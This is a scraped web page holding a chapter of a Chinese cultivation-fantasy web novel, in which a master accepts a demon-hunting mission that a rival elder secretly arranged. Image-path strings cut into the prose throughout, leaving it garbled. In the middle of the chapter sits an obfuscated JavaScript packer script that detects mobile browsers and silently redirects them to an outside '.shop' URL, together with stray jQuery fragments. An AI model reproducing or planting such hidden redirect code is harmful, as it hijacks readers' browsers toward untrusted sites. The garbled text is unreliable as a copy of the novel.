文趣网 > 其他小说 > 师尊她偏要捡炮灰 > 11. 千玑迷魑皆归尘1
    沈景湛睡得迷迷糊糊,翻了个身,感到身下有什么凉凉的定西硌得慌,他睁眼一看,竟是镜天。

    他恍惚了一瞬,镜天不是被师尊拿走了吗?怎么在这里?

    可他的确还在师尊的竹舍里,昨晚不是他的梦。

    阳光穿透竹林疏影,在竹舍窗户前落下星星点点的亮斑中,沈景湛一觉睡醒的迷蒙缓缓褪去。

    坏了!昨夜本想等师尊回来,他却不知不觉睡着了,还一觉睡到了天亮!

    这也不能怪他,实在是这床睡着太舒服了。

    沈景湛扭了扭酸涩的脖子,提起镜天就要走,发现了枕边的白色小瓷瓶。

    他拿起来一看,瓶底写着枕云二字,这是枕云峰的药。

    他拿着瓷瓶,上看下看,放在手心里翻来翻去地看。

    镜天和药瓶应是师尊在他睡着的时候放的。昨夜晏清疏因要出去一趟便拿走了镜天,他还当师尊是忘了三日的期限,完全没有料到,师尊要办的事情就是给他拿药治伤,还把镜天放在了他的身旁!

    想到这一层,沈景湛心底涌上一股热流,激动得在床上打了好几个滚。他把脸埋进被窝里喜不自禁,笑得肩膀都抖起来。

    然而,欣喜过后,一阵莫名的酸涩又如同藤蔓般绞住了心脏,叫他止住了笑声,眼神迷茫了起来。

    思索片刻后,他像是下定了决心,起身简单整理了自己,抚平头顶翘起的呆毛,他穿过竹舍,去敲晏清疏房间的门。

    “师尊,是我,弟子有事想同师尊说。”

    敲了一会儿没有回应,沈景湛脑海中升起不妙的预感,他冲出竹舍大门,看到了正在练剑的池龙见。

    “师兄,你可知师尊她去哪了?”

    池龙见挥剑动作未停,语气平常:“师尊她半个时辰前就被宗主传唤了,你找她有事?”

    沈景湛闻言心头一紧,提着镜天就要御剑飞走,被池龙见眼疾手快地扯住了后腰带,“你这么急干什么去?”

    “我要去找师尊,你放开我,师尊被叫过去一定是因为我。”

    池龙见露出了一个极为困惑的表情,“师尊她被叫过去跟你有什么关系?”沈景湛懒得同他解释,腰带却被池龙见攥得死死的,拽也拽不动。

    池龙见见他不理睬,无奈模仿起晏清疏的口吻来:“师尊走前特意叮嘱我,说‘待沈景湛醒了,让他不必跟来,先把伤养好。宗主那边他去了也无用。’”

    “但是……”沈景湛还是有些犹豫。

    池龙见拍了拍沈景湛的肩膀,“师尊都这么说了,你去的话怕是还添乱呢。”

    沈景湛攥着镜天的手紧了紧,他只会添乱吗?

    *

    此时此刻的晏清疏正站在正殿之中,与宗主花知渐大眼瞪小眼。

    “方才所说之事,你意下如何?”宗主好整以暇地等待晏清疏的答复。

    一炷香前,晏清疏刚刚抵达正殿。

    殿内,古朴典雅之气扑面而来,紫檀立柱上雕刻着繁复的花纹,即便年岁已久,刻痕深浅不一,有些甚至落了狰狞的划痕,檀木光泽仍在。见微而知著,料想归尘宗曾经确有辉煌时刻,底蕴深厚。

    但晏清疏只是偷瞄了两眼,没有多看。

    行至主座之前,她微微躬身行礼,随后抬头看向主座之人,略有些意外——现任宗主看起来十分年轻,一身平金绣云纹的青琉璃袍,指上戴着象征身份的宗主之戒,虽衣着低调,却难掩雍容尊贵的气质。

    “晏峰主,请坐。”

    晏清疏也不客气,在旁边弟子的引导下,在主座下右手边第二席坐下了。

    但她很快就后悔了,上来就让她坐,意味着谈话一时半会儿结束不了。

    但她坐都坐了,也不好再站起来。

    果不其然,宗主先是扯出两人以前的一些鸡毛蒜皮的小事,听得晏清疏险些脚趾扣地。又提及云隐仙尊在位时如何教出了徐来和晏清疏这两位优秀的弟子,一阵长嘘短吁,话里话外把晏清疏的本事吹上了天,最后又关心起她前一阵子受的伤来。

    晏清疏听得听着就走神了,却也不得不佯装认真,板着脸,适当的时候谦虚一下——要命,修仙界还真是人不可貌相啊……宗主看起来跟晏清疏年岁相差不大,实际上跟晏清疏差了整整一个辈分!这老人味也太冲了。

    好不容易等宗主把该客套的都客套完了,晏清疏趁着宗主喝茶,悄悄扭了扭脚踝,维持一个姿势不动实在又难受又变扭。

    待宗主扭过头,她立马收回脚,维持方才的姿势,端庄坐好。

    宗主终于切入正题:“近来我收到了千玑门弟子的书信,他们正在追踪一魔物,一路追踪到了归尘宗管辖下的北境,出于一些考虑,他们希望归尘宗能派出金丹以上的修士去支援他们,但……”

    宗主话说了一半截然而止,抬手又抿了口茶。

    这才说几句就喝茶是什么意思?战术停顿吗?后面准没好话。晏清疏撩起眼皮,看了一眼宗主,随后自己也波澜不惊地抿了口茶。

    啧,没有栖云峰的茶好喝。

    晏清疏正腹诽这茶水苦涩,宗主那却又发话了:“宗门最近人手格外紧张,徐长老有事不在,我门下三个弟子都有任务在身,其他两位又兼任宗门的重要事务,脱不开身,所以,我想到了晏峰主。”

    “峰主并无其他事务傍身,又达到了元婴境界,所以老身想请峰主出面,帮我解决这一心头大事。当然,若峰主另有要事在身,老身也并不强求。”宗主不急不缓地说着,和善的目光落到晏清疏身上。

    晏清疏敛下内心复杂的思绪,将手中茶具放在一边,陷入沉思。

    上位者给容错的时候,往往一点都不希望被拒绝,恰相反,那是说:“我要把这么重要的事情交给你去做,你千万别让我失望”的意思。

    但晏清疏知道,这件事情,她没有拒绝的必要。

    一方面原主前不久才出关,徐来便带着宗主的意思在鹤长清面前保下她,晏清疏自然得给宗主几分薄面。

    另一方面,她记得系统走之前说过,她不能错过龙傲天的第一份机缘。而机缘不会凭空出现,一般都是剧情的产物,说不定,这就是第一个机缘的切入口呢?

    但她还有一个顾虑,就是鹤一声一事。也不知道他会不会暗地里又给她使绊子。

    在她来见宗主之前,其实已经做好了应对的准备,但正殿上只有宗主一人,并没有鹤长清的身影。

    倒不是晏清疏轻敌,鹤长清那老头看上去不是很有心眼的样子。至于宗主,晏清疏其实还看不透她。

    这种偶然发生的外派任务,晏清疏一时半会儿想不到和鹤长清有多大的干系,退一万步说,即便真的是鹤长清提议要让她去的,为了什么呢?<

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17887252|212592||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    p>然而众多头绪,理清楚也只是一息功夫,晏清疏刻意拖延了些时间,直到宗主问她意下如何选。但晏清疏还是没有一口答应,她问道:“宗主可否细说那魔物?若是千玑门要请求增援,我担心恐怕没那么好对付。”

    但宗主坦然表示,书信中道只是些金丹初期的魔物,于晏清疏而言并不难对付,只是事发地点在两派交界之地,因此需要谨慎处理。

    “这种交涉是惯例了,却也不能掉以轻心,否则小事也可能酿成大祸。”

    末了,宗主道,“我相信晏峰主的实力,希望晏峰主能替我妥善解决此事。”

    晏清疏听完却几乎能肯定,这个任务的第一人选本不该是她。

    既然是惯例,那肯定有惯例处理的人,不然宗门早就被这一堆烂摊子给压垮了。

    晏清疏面上不显,却还是态度不冷不热地答应了——是福不是祸,是祸躲不过。有人特意帮她争取的任务,不去会一会岂不扫兴?

    任务时间定在了三日后。

    晏清疏扯出一抹笑,礼貌辞别宗主,侧头瞥了一眼,果然,主座的石壁后的人耐不住了,露出了衣摆的一角,转回头的时候,她脸上的笑收敛得一点不剩。

    待晏清疏走远了,鹤长清从石壁后走出来,朝宗主作揖道:“多谢宗主成全。”

    宗主收了对晏清疏的那副恬淡,懒洋洋道:“鹤长老不必客气,只需遵守约定,核验一下账目就好。”

    “自然……自然。”鹤长清有些结巴。

    宗主忍不住笑了,“这段时间就麻烦长老了,至于晏清疏那边,长老若真的腾不出手就算了,若是有了余力也请花在正事上别影响了两派之间的友谊。”

    鹤长清冷汗直冒,恭敬答复:“定然不会。”

    宗主没再说话,起身离开了正殿。

    看着宗主的背影,鹤长清脸色变得铁青。

    那封求援信三天前就到了,原本是他手里的烫手山芋,今日借鹤一声一事在宗主面前卖了个惨,说事务繁多对儿子疏于照料,实在难以安心。

    好说歹说总算把这事扔出去了,还刻意不经意地提了一嘴晏清疏,却也趁机被宗主敲了一笔——账目哪里需要核验,分明是要他拿自己的钱去添窟窿!

    鹤长清擦了擦额头的虚汗,回去数自己账目去了。

    晏清疏则回到栖云峰,告知两人此事。

    “池龙见与我同去,沈景湛,你就留在栖云峰吧。”但沈景湛却上前说,“师尊,我也要去,我的伤势不严重,不想错过这次历练的机会。”

    晏清疏想了想道:“但栖云峰需有人看护。”

    “秦乐水师兄可以代劳。”

    晏清疏见沈景湛的意愿如此强烈,觉得自己有点命苦。

    一个炼气期的孩子到时候就能顶什么用啊,还得她花力气保护他。

    谁知池龙见也上来帮腔:“师尊,你就带着师弟吧!”

    晏清疏被两人真挚的目光盯得不太自在,只好应下了。“那你们这两日潜心修炼,三日后出发。”交代完晏清疏似乎又想起了什么。

    “噢对了,都有乾坤袋吧?给你们的丹药随身带着,以备不时之需。”晏清疏这话主要是提醒池龙见的,总觉得不提醒一下他真的会忘。

    沈景湛一愣,“你们”?

    所以丹药不只他有吗?